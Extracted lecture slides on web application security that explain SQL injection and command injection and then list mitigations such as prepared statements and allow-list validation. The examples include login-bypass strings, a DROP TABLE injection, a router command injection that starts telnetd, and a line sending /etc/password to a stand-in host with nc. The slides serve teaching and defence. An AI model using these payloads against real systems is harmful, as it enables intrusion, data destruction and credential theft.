
Definitions

Server-side scripting


Server-side scripting involves **embedding scripts** in client requests that are **run on the server** before the server responds to the client's request




1. SQL injections – 2001, 2013, 2017, 2021...



1. SQLi



1. SQLi



What is happening?

Navn:

Password:

```
$login = $_POST['login'];
$password = $_POST['password'];
```

```
SELECT ABC from tblUsers WHERE User_ID=
'<username field from web form>'
AND Password='<password field from web form>'
```

```
IF [Data is returned] {Login ok}
ELSE {Login not ok}
```

What is happening?

Navn:

Password:

```
$login = $_POST['login']; // No input validation
$password = $_POST['password']; // No input vali.
```

```
SELECT ABC from tblUsers WHERE User_ID=
'<username field from web form>'
AND Password='<password field from web form>'
```

```
IF [Data is returned] {Login ok}
ELSE {Login not ok}
```

What is happening?

```
SELECT ABC from tblUsers WHERE  
    User_ID='administrator' AND  
    Password='Administrator'
```

Always true

Always true statements:

In both ‘user’ and ‘password’ field:

A' OR 'A'='A

Always true

Always true statements:

```
SELECT 123 from tblUsers WHERE User_ID=  
'A' OR 'A'='A' AND Password='A' OR 'A'='A'
```

Log on as the first user in the table –
usually an administrator...

SQLi

Variations:
In username field:

A' OR A=A--


SQLi

Always true statements:


```
SELECT 123 from tblUsers WHERE User_ID=  
'A' OR A=A-- 'AND Password='
```

Password field can then be left blank


SQLi



SQLi



SQLi



SQLi

The screenshot shows a Microsoft Internet Explorer window titled 'cmdasp.asp - Microsoft Internet Explorer'. The address bar contains '/cmdasp.asp'. The main content area displays the output of a command-line interface. A text input field contains 'dir C:\winnt' and a 'Run' button. The output shows directory listing information for the C:\winnt folder.

```
<-- CmdAsp.asp -->

dir C:\winnt
Run

\\

Volume in drive C has no label.
Volume Serial Number is F446-4C13

Directory of C:\winnt

13-11-2001 12:27      <DIR>    .
13-11-2001 12:27      <DIR>    ..
13-11-2001 12:15      <DIR>    addins
13-11-2001 12:32      <DIR>    Application Compatibility Scri
13-11-2001 12:16      <DIR>    AppPatch
07-12-1999 13:00          1.272 Blue Lace 16.bmp
13-11-2001 12:20          13.833 certocm.log
07-12-1999 13:00          82.944 clock.avi
```

Command injection

Suppose login=""; DROP TABLE Users --"

```
$sql = "SELECT user_id FROM users WHERE username="; DROP  
TABLE Users -- ...";
```

(In some SQL implementations ";" separates multiple queries)

Execute additional SQL statements:

Id=;+<SQL here>+--

<http://example.com/app/accountView?id=' or 'A'='A>

Web security – more than SQL injection

```
system("nslookup " + Request["hostname"]);
```

Dlink router:

```
Request=ping_test&ip_addr=127.0.0.1; /usr/sbin/telnetd;
```

Hostname parameter…

```
Blah || cat /etc/password | nc EvilSite.com
```

Web security - Validating Input Syntax

- It is necessary to ensure that data conform with any assumptions made about the data before subsequent use
- Input data should be compared against what is wanted
- Alternative is to compare the input data with known dangerous values
- By only accepting known safe data the program is more likely to remain secure

Web security

- Sanitize! Sanitize! Sanitize!
- Assume all user input is hostile,
including URLs, cookies etc.

Do not run code provided by the user

Web security

- Use stored procedures / prepared statements to abstract data access so that users do not directly access tables or views
- Output encode all user supplied input
- Minimize database privileges to reduce impact
- Whitelist/allow-list input validation on all user supplied input (not blacklist/deny-list)

Blacklisting Characters - 70 Unique Ways To Encode "<"

<	<	<	<	<
%3C	<	<	<	<
<	<	<	<	<
<	<	<	<	<
<	<	<	<	<
<	<	<	<	<
<	<	<	<	<
<	<	<	<	<
<	<	<	<	<
<	<	<	<	<
<	<	<	<	\x3c
<	<	<	<	\x3C
<	<	<	<	\u003c
<	<	<	<	\u0003C

- Secure SQL relies on a secure OS
- SQL patchlevel
- SA, <blank> default password
- Input validation
- Secure coding

2001 !

Broken Authentication and Session Management

2. Broken Authentication and Session Management

Functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens.

**HTTP is a stateless protocol:
Credential have go with every request**

